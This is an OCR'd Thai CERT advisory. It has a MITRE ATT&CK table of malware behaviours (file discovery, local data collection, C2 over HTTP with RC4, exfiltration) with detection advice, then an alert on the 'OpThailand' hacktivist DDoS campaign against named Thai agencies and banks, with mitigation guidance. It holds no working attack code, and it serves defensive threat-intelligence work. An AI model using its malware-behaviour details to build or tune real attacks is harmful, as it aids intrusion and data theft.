File and Directory Discovery	T1083	มัลแวร์สามารถตรวจสอบหาไฟล์และไดเรคทอรี่บนเครื่องคอมพิวเตอร์ได้	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบค้นหาไฟล์และไดเรคทอรี่บนเครื่องคอมพิวเตอร์ได้ เช่น FindFirstFileW, FindNextFileW
System Time Discovery	T1124	มัลแวร์ทำการตรวจสอบข้อมูลที่เกี่ยวข้องกับเวลา ณ ปัจจุบันบนเครื่องคอมพิวเตอร์	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบข้อมูลของเวลาบนเครื่องคอมพิวเตอร์ได้ เช่น GetLocalTime
Device Driver Discovery	T1652	มัลแวร์ทำการตรวจสอบข้อมูลที่เกี่ยวข้องกับไดรฟ์บนเครื่อง	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูก

Resource Development			
		คอมพิวเตอร์ เช่น ชื่อไดรฟ์, ประเภท, และพื้นที่ว่าง	สร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบข้อมูลที่เกี่ยวข้องกับไดรฟ์เครื่องคอมพิวเตอร์ได้ เช่น GetLogicalDriveStringW, GetDriveTypeW, GetVolumeInformationW
Collection			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Data from Local System	T1005	มัลแวร์สามารถค้นหาและเก็บรวบรวมข้อมูลบนเครื่องคอมพิวเตอร์ได้ 2 วิธีการคือ ผ่านช่องทาง cmd.exe หรือผ่านฟังก์ชันสำหรับค้นหาภายในไฟล์มัลแวร์เอง ก่อนที่จะทำการส่งออกข้อมูลดังกล่าวไปยัง C2	**Mitigations:** [M1057] ระบบ Data Loss Prevention (DLP) สามารถช่วยปกป้องข้อมูลสำคัญจากการถูกเข้าถึงโดยไม่ได้รับอนุญาตได้ **Detection:** [DS0017] เฝ้าระวังและตรวจสอบการใช้งาน command และ argument ที่อาจเกี่ยวข้องกับการเข้าถึงหรือขโมยข้อมูลจากไฟล์โดยไม่ได้รับอนุญาต, [DS0022] เฝ้าระวังความผิดปกติในการเข้าถึงไฟล์หรือข้อมูลสำคัญซึ่งอาจบ่งชี้ถึงความพยายามในการเก็บรวบรวมข้อมูลโดยไม่ได้รับอนุญาต เช่น การเข้าถึง (file access) ไฟล์ประเภท .database หรือไฟล์ .docx, .pdf ซึ่งเป็นเอกสารที่มีชั้นความลับ เป็นต้น, [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน

Resource Development			
			WinAPI ซึ่งสามารถใช้เพื่อเข้าถึงหรือเก็บรวบรวมข้อมูลหรือไฟล์บนเครื่องคอมพิวเตอร์ได้ เช่น CreateFileW, ReadFile เป็นต้น
Command and Control			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Application Layer Protocol: Web Protocols	T1071.001	มัลแวร์ทำการเชื่อมต่อกับ C2 ผ่านโปรโตคอล HTTP บนพอร์ต 21, 443, 53, 80, และ 8080 ตามลำดับ	**Mitigations:** [M1031] ระบบป้องกัน เช่น Network intrusion detection และ prevention ซึ่งใช้รูปแบบ signatures ในการตรวจสอบข้อมูล network traffic สามารถที่จะนำมาใช้ในการป้องกันได้ **Detection:** [DS0029] เฝ้าระวังและตรวจสอบรูปแบบของ network traffic และ packet ที่ดูผิดปกติโดยการนำข้อมูลในข้างต้นมาพิจารณาร่วมกับข้อมูลการทำงานของโปรเซสซึ่งรวมไปถึงโปรเซส command-line ด้วย ยกตัวอย่าง เช่น เป็นเรื่องผิดปกติหากตรวจพบโปรเซส OneDriveStandaloneUpdater.exe มีการเชื่อมต่อไปยังโดเมนภายนอกด้วยโปรโตคอล HTTP ผ่านพอร์ต 21, 443, 53 เป็นต้น นอกจากนี้ เฝ้าระวังและตรวจสอบรูปแบบของ network traffic และ

Resource Development			
			packet ที่เกี่ยวข้องกับโปรโตคอลที่ถูกใช้งานในการรับส่งข้อมูล โดยทำการตรวจสอบ packet ต่าง ๆ ซึ่งไม่เป็นไปตามมาตรฐานของโปรโตคอล เช่น packet ของ HTTP ที่ใช้ TCP พอร์ตหมายเลขอื่น ๆ ที่ไม่ใช่พอร์ต 80 เป็นต้น
Encrypted Channel: Symmetric Cryptography	T1573.001	มัลแวร์ใช้อัลกอริทึม RC4 ในการ obfuscate ข้อมูลการสื่อสารระหว่าง C2 กับมัลแวร์	**Mitigations:** [M1031] ระบบป้องกัน เช่น Network intrusion detection และ prevention ซึ่งใช้รูปแบบ signatures ในการตรวจสอบข้อมูล network traffic สามารถที่จะนำมาใช้ในการป้องกันได้ **Detection:** [DS0029] เฝ้าระวังและตรวจสอบรูปแบบของ network traffic และ packet ที่ดูผิดปกติโดยการนำข้อมูลในข้างต้นมาพิจารณาร่วมกับข้อมูลการทำงานของโปรเซสซึ่งรวมไปถึงโปรเซส command-line ด้วย ยกตัวอย่าง เช่น เป็นเรื่องผิดปกติหากตรวจพบโปรเซส OneDriveStandaloneUpdater.exe มีการเชื่อมต่อไปยังโดเมนภายนอกด้วยโปรโตคอล HTTP ผ่านพอร์ต 21, 443, 53 เป็นต้น
Exfiltration			
Technique	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**

Resource Development			
Title			
Exfiltration Over C2 Channel	T1041	มัลแวร์จะทำการส่งออกข้อมูล (data exfiltrate) ไปยัง C2 ผ่านช่องทางและวิธีการเดียวกันกับที่ใช้ในการรับคำสั่งจาก C2	**Mitigations:** [M1031] ระบบป้องกัน เช่น Network intrusion detection และ prevention ซึ่งใช้รูปแบบ signatures ในการตรวจสอบข้อมูล network traffic สามารถที่จะนำมาใช้ในการตรวจจับการสื่อสารที่ถูก obfuscate ได้ **Detection:** [DS0022] เฝ้าระวังความผิดปกติในการเข้าถึงไฟล์หรือข้อมูลสำคัญซึ่งอาจบ่งชี้ถึงความพยายามในการส่งออกข้อมูลผ่านช่องทาง C2, [DS0029] เฝ้าระวังและตรวจสอบรูปแบบของ network traffic และ packet ที่ดูผิดปกติโดยการนำข้อมูลในข้างต้นมาพิจารณาร่วมกับข้อมูลการทำงานของโปรเซสซึ่งรวมไปถึงโปรเซส command-line ด้วย ยกตัวอย่าง เช่น เป็นเรื่องผิดปกติหากตรวจพบโปรเซส OneDriveStandaloneUpdater.exe มีการเชื่อมต่อไปยังโดเมนภายนอกด้วยโปรโตคอล HTTP ผ่านพอร์ต 21, 443, 53 เป็นต้น

ข้อมูลอ้างอิง

- https://research.checkpoint.com/2023/beyond-the-horizon-traveling-the-world-on-camaro-dragons-usb-flash-drives/
- https://attack.mitre.org/

- https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/MALW_bangkokshell.yar
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/MALW_bangkokshell.yml
- https://github.com/killeven/DllToShellCode


เอกสารแนบท้าย 14

[TLP:GREEN] แจ้งเตือนกรณีตรวจพบการโจมตีด้วยวิธีการ DDoS โดยมีเป้าหมายเป็นองค์กรในหลายภาคส่วนของประเทศไทย

3 ก.ค.66

update ข้อมูลครั้งที่ 1 : 7 ก.ค.66 (ตัวอักษรสีน้ำเงิน)

ศูนย์ TTC-CERT ตรวจพบข้อมูลจาก channel บน Telegram จำนวนหลายกลุ่มซึ่งคาดว่าเป็นกลุ่มแฮกเกอร์ประเภท Hacktivism จากประเทศกัมพูชา ได้แก่ “**Anonymous Cambodia**” “**K0LzSec**” “**CYBER SKELETON**” และ “**NDT SEC**” เป็นต้น ได้ประกาศปฏิบัติการ “**OpThailand**” โดยมีวัตถุประสงค์เพื่อทำการโจมตีทางไซเบอร์ต่อองค์กรต่าง ๆ ในประเทศไทย เนื่องจากกลุ่มดังกล่าวไม่พอใจกรณีที่ประเทศไทยได้สร้างวัดแห่งหนึ่งที่มีความคล้ายคลึงกับนครวัดของประเทศกัมพูชา[1] โดยกลุ่มดังกล่าวได้ประกาศว่าจะทำการโจมตีเว็บไซต์ขององค์กรต่าง ๆ ในประเทศไทย ด้วยวิธีการ Distributed Denial of Service (DDoS)[2] รวมถึงการขโมยข้อมูลต่าง ๆ ขององค์กรเป้าหมายเพื่อนำมาเผยแพร่ต่อสาธารณะโดยไม่ได้รับอนุญาต โดยการโจมตีเริ่มต้นขึ้นตั้งแต่ประมาณวันที่ 29 มิ.ย.66 โดยมีรายละเอียดตาม ***ภาพที่ 1*** ซึ่งยังคงมีการปฏิบัติการอยู่จนถึง ณ เวลาที่เขียนรายงานฉบับนี้ (3 ก.ค.66 เวลา 17.00 น.)



ภาพที่ 1 *ภาพแสดงการประกาศปฏิบัติการ “OpThailand” ใน Telegram channel ของกลุ่มที่เรียกตัวเองว่า “Anonymous Cambodia”*

[1] "Asian Amazing Culture and Community (AACC) - Facebook." https://www.facebook.com/groups/919606695249286/?multi_permalinks=1394392401104044&hoisted_section_header_type=recently_seen. Accessed 3 Jul. 2023.

[2] "What is a distributed denial-of-service (DDoS) attack? - Cloudflare." https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/. Accessed 3 Jul. 2023.

กลุ่มเป้าหมาย (Audience)

- การแจ้งเตือนนี้มีเป้าหมายสื่อสารถึงผู้เชี่ยวชาญด้านความมั่นคงปลอดภัยไซเบอร์และผู้ที่ทำหน้าที่ตรวจสอบเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์ขององค์กร


วัตถุประสงค์

การแจ้งเตือนนี้มีวัตถุประสงค์เพื่อ


- สร้างความตระหนักรู้เกี่ยวกับเหตุภัยคุกคามทางไซเบอร์ที่พบซึ่งอาจส่งผลกระทบต่อข้อมูล (information asset) ระบบสารสนเทศ (information technology) ขององค์กร
- เพื่อให้คำแนะนำในการเฝ้าระวัง ตรวจจับ และลดความเสี่ยงจากการถูกโจมตี

ข้อมูลที่พบจาก threat intelligence

จากข้อมูลที่ศูนย์ TTC-CERT ตรวจพบเบื้องต้น พบว่ากลุ่มแฮกเกอร์ ได้แก่ Anonymous Cambodia, K0LzSec, CYBER SKELETON, และ NDT SEC ทำการโจมตีด้วยวิธีการ DDoS ต่อเว็บไซต์ขององค์กรซึ่งอยู่ในหลายภาคส่วนของประเทศไทย เช่น กรมบัญชีกลาง (cgd.go[.]th), กระทรวงการต่างประเทศ (mfa.go[.]th), สถาบันพระบรมราชชนก (pi.ac[.]th), กรมท่าอากาศยาน (airportthai.co[.]th), ท่าอากาศยานนานาชาติอู่ตะเภา (utapao[.]com), ธนาคารกรุงเทพ จำกัด (มหาชน) (bangkokbank[.]com), ธนาคารทิสโก้ จำกัด (มหาชน) (www.tisco.co[.]th) รวมถึงเว็บไซต์ของบริษัทเอกชนแห่งหนึ่งซึ่งถูกขโมยข้อมูลออกมาเผยแพร่ ซึ่งในขณะนี้ ศูนย์ TTC-CERT ยังไม่สามารถระบุเทคนิคการโจมตีแบบ DDoS ที่กลุ่มผู้โจมตีใช้ในเชิงลึกได้ รวมถึงกลุ่มนี้ได้ประกาศการเข้าถึงข้อมูลโดยไม่ได้รับอนุญาตและทำการขโมยข้อมูลออกมาเผยแพร่ต่อสาธารณะ โดยมีรายละเอียดตาม **ภาพที่ 2** และ **ภาพที่ 3**



ภาพที่ 2 ภาพแสดงการประกาศผลการโจมตีเว็บไซต์เป้าหมายแบบ DDoS ใน Telegram channel ของกลุ่มผู้โจมตี




ภาพที่ 3 *ภาพแสดงการประกาศผลการโจมตีเว็บไซต์เป้าหมายแบบ DDoS ใน Telegram channel ของกลุ่มผู้โจมตี*

ทั้งนี้ ศูนย์ TTC-CERT พบว่าถึงแม้เว็บไซต์ของบางองค์กรจะมีการใช้บริการป้องกันการโจมตีแบบ DDoS ของบริษัท Cloudflare แล้วก็ตาม แต่ก็ยังคงถูกโจมตีแบบ DDoS จนทำให้เว็บไซต์บางส่วนขององค์กรไม่สามารถให้บริการได้ ซึ่งอาจจะมีเหตุผลมาจากการที่ประวัติการใช้งาน DNS ของเว็บไซต์เหล่านั้นถูกบันทึกอยู่ในฐานข้อมูลเปิดและผู้โจมตีสามารถสืบค้นหาหมายเลขไอพีที่แท้จริงของเครื่องเซิร์ฟเวอร์ได้โดยง่ายดาย ดังนั้น องค์กรที่มีการใช้บริการ Cloudflare อยู่แล้วจึงไม่ควรประมาทและเตรียมการรับมือการโจมตีที่อาจเกิดขึ้นได้ในห้วงเวลานี้

เมื่อ 7 ก.ค.66 ศูนย์ TTC-CERT พบการประกาศโจมตีองค์กรต่าง ๆ ที่อยู่ในภาคส่วนการเงินการธนาคาร โดยมีรายละเอียดตาม**ภาพที่ 4** อีกทั้ง ศูนย์ได้รับการประสานข้อมูลที่เกี่ยวกับพฤติกรรมการโจมตีเพิ่มเติมจากศูนย์ประสานงานด้านความมั่นคงปลอดภัย เทคโนโลยีสารสนเทศภาคธนาคาร (TB-CERT) พบว่า การโจมตีดังกล่าวใช้เทคนิค HTTP GET method request ไปหน้า Page ที่ไม่มีอยู่จริง (404 HTTP Response) ซึ่งต้นทางมาจากหมายเลข IP addresse จำนวน 634 IP ใน 79 ประเทศ ทั้งนี้ TB-CERT ได้ระบุว่าการโจมตีกลุ่มธนาคารตาม**ภาพที่ 3** ดังกล่าวเกิดขึ้นระยะเวลาประมาณ 2 ชั่วโมง (ใน 3 กรกฎาคม 2566 ระหว่าง 15:00 น. ถึง 17:00

น.) ซึ่งการโจมตีดังกล่าวถูกธนาคารที่ตกเป็นเป้าหมาย Block โดยการทำ Rate Limit ที่ธนาคารตั้งเอาไว้ และไม่ได้รับความเสียหายจากการถูกโจมตี



ภาพที่ 4 *แสดงการประกาศโจมตีองค์กรต่าง ๆ ที่อยู่ในภาคส่วนการเงินการธนาคาร*

นอกจากนี้ ศูนย์ TTC-CERT ยังได้รับข้อมูล Source IP address ที่กลุ่มผู้โจมตีใช้ในการโจมตีแบบ DDoS จาก TB-CERT โดยมีรายละเอียดตามเอกสารแนบท้ายและไฟล์ที่แนบจากอีเมลที่ส่งไปให้ [ไฟล์ชื่อ IP-and-Country-Count_DDoS-Attack.csv] **ศูนย์ TTC-CERT จึงขอส่งข้อมูลดังกล่าวให้กลับองค์กรที่เป็นผู้**

ให้บริการอินเทอร์เน็ต (ISP) ในการนำข้อมูลดังกล่าวไปใช้ในการป้องกันลูกค้าขององค์กรจากการถูกโจมตีแบบ DDoS จากกลุ่ม Hacktivism จากประเทศกัมพูชาในห้วงเวลานี้

คำแนะนำในการรับมือ

การตรวจจับการโจมตีแบบ DDoS (Distributed Denial of Service) อาจเป็นเรื่องที่ยาก แต่อย่างไรก็ตามยังมีเทคนิคและตัวบ่งชี้ที่สำคัญที่ช่วยให้องค์กรสามารถตรวจจับการโจมตีแบบนี้ได้ ดังต่อไปนี้ (แต่ไม่จำกัดเฉพาะในหัวข้อที่อยู่ในรายงานฉบับนี้)

- การวิเคราะห์การเพิ่มขึ้นของ traffic
    - ตรวจสอบรูปแบบ traffic ขาเข้า (incoming traffic) ในระบบเครือข่ายและเซิร์ฟเวอร์ขององค์กร หากพบการเพิ่มขึ้นของการ traffic อย่างรวดเร็วหรืออย่างผิดปกติก็อาจเป็นสัญญาณชี้ว่ามีการโจมตีแบบ DDoS เกิดขึ้น
    - วิเคราะห์ปริมาณ traffic ตลอดเวลาและเปรียบเทียบกับข้อมูลประวัติการใช้งานในอดีตที่ผ่านมาเพื่อตรวจสอบความผิดปกติ
- การสร้างโปรไฟล์ traffic ขององค์กรเบื้องต้น (Baseline Traffic Profiling)
    - สร้างโปรไฟล์การทำงานปกติ (baseline of normal traffic) ของ traffic ที่ใช้งานในองค์กรในช่วงเวลาปกติ
    - ตรวจสอบ traffic อย่างต่อเนื่องและเปรียบเทียบกับโปรไฟล์เบื้องต้นที่สร้างขึ้น หากมีการเปลี่ยนแปลงจากโปรไฟล์เบื้องต้น ก็อาจเป็นสัญญาณการโจมตีแบบ DDoS
- การตรวจหาความผิดปกติที่เกิดจากอัตราการใช้งาน (Rate-Based Anomalies)
    - เฝ้าระวัง request หรือการเชื่อมต่อจาก IP address เดียวหรือกลุ่ม IP address ที่มีปริมาณมากผิดปกติในระยะเวลาสั้น ๆ
    - กำหนดอัตราการเข้าถึง (rate limit) ของ incoming traffic และสร้างการแจ้งเตือนหาก incoming traffic เกินขีดจำกัดของอัตราการเข้าถึง (rate limit) ที่ได้กำหนดไว้
- การตรวจหาความผิดปกติที่เกิดจากรูปแบบ (Pattern-Based Anomalies)
    - ตรวจสอบรูปแบบ incoming traffic ที่ผิดปกติ เช่น request ที่มาแบบซ้ำ ๆ
    - ตรวจสอบรูปแบบ incoming traffic ที่ระบุรูปแบบของ flag ที่แตกต่างอย่างมากจากปกติ
- การวิเคราะห์ทางภูมิศาสตร์ (Geographical Analysis)
    - ตรวจสอบ source ของ incoming traffic และระบุว่า incoming traffic ดังกล่าวมาจากที่ตั้งที่ไม่ปกติหรือไม่ หรือมาจากที่ตั้งที่องค์กรไม่ได้ประกอบธุรกิจด้วย
    - การโจมตีแบบ DDoS อาจเกี่ยวข้องกับการรับส่งข้อมูลจากแหล่งที่มาจำนวนมากที่กระจายตัวตามภูมิศาสตร์

- การตรวจสอบแพ็กเก็ต (Packet Inspection)
    - ตรวจสอบ incoming packet เพื่อตรวจหา payload ที่เป็นอันตราย หรือ ตรวจหา attack signature ที่ใช้งานในการโจมตีแบบ DDoS
    - ใช้ระบบ Intrusion Detection Systems (IDS) หรือ Intrusion Prevention Systems (IPS) เพื่อวิเคราะห์แพ็กเก็ตแบบเรียลไทม์
- การตรวจสอบชั้นแอปพลิเคชัน (Application Layer Monitoring)
    - ตรวจสอบประสิทธิภาพของแอปพลิเคชันหรือบริการที่สำคัญขององค์กรเพื่อตรวจหาพฤติกรรมที่ผิดปกติหรือพฤติกรรมที่ต้องสงสัย
    - ตรวจสอบการเพิ่มขึ้นของอัตราการเกิดข้อผิดพลาด (error rate) ความล่าช้า (latency) หรือเวลาในการตอบสนอง (response time) ที่มีความล่าช้าผิดปกติของแอปพลิเคชัน
- กาทำ Black Hole Filtering
    - ทำ black hole filtering หรือ null routing สำหรับ incoming traffic ที่มาจากแหล่งที่สงสัยว่าเป็นต้นทางของการโจมตี
    - Redirect traffic ที่เป็นอันตรายไปที่ null route ที่กำหนดไว้เพื่อทิ้ง traffic โดยไม่กระทบต่อเครือข่ายอื่น ๆ
- การทำ Traffic Pattern Correlation
    - สร้างความสัมพันธ์ (correlation) ระหว่างรูปแบบ traffic จากอุปกรณ์เครือข่ายต่าง ๆ เช่น router, firewall, และ load balancer เพื่อให้เข้าใจภาพรวมของ incoming traffic ได้อย่างรวดเร็ว
    - ตรวจสอบรูปแบบที่สอดคล้องกับลักษณะการโจมตีแบบ DDoS
- การแจ้งเตือนแบบเรียลไทม์
    - ตั้งค่าการแจ้งเตือน (alert) และทำการแจ้ง (notification) ทันทีเมื่อพบ traffic ที่ต้องสงสัยหรือผิดปกติ
    - การแจ้งเตือนแบบอัตโนมัติช่วยให้องค์กรสามารถตอบสนองการโจมตีแบบ DDoS ได้อย่างรวดเร็ว และช่วยลดผลกระทบของการโจมตีแบบ DDoS

การตรวจจับและการตอบสนองที่รวดเร็วเป็นสิ่งสำคัญในการลดความเสียหายจากการถูกโจมตีแบบ DDoS การใช้เทคนิคที่ระบุไปในข้างต้นร่วมกันจะช่วยเสริมสร้างความสามารถในการตรวจจับและบรรเทาการโจมตีแบบ DDoS ได้อย่างมีปประสิทธิภาพ

ทั้งนี้ การแก้ไขเปลี่ยนแปลงใด ๆ กับระบบ ซอฟต์แวร์ หรือ Configuration ต่าง ๆ เพื่อลดความเสี่ยงจากช่องโหว่ดังกล่าว สมาชิกควรปฏิบัติตาม Change Management Policy และ/หรือ Risk Management Policy และ/หรือ Business Impact Assessment ของหน่วยงานอย่างเคร่งครัด

สำหรับองค์กรที่ตรวจพบหรือสงสัยว่ากำลังถูกโจมตีแบบ DDoS ควรปฏิบัติตามคำแนะนำดังต่อไปนี้

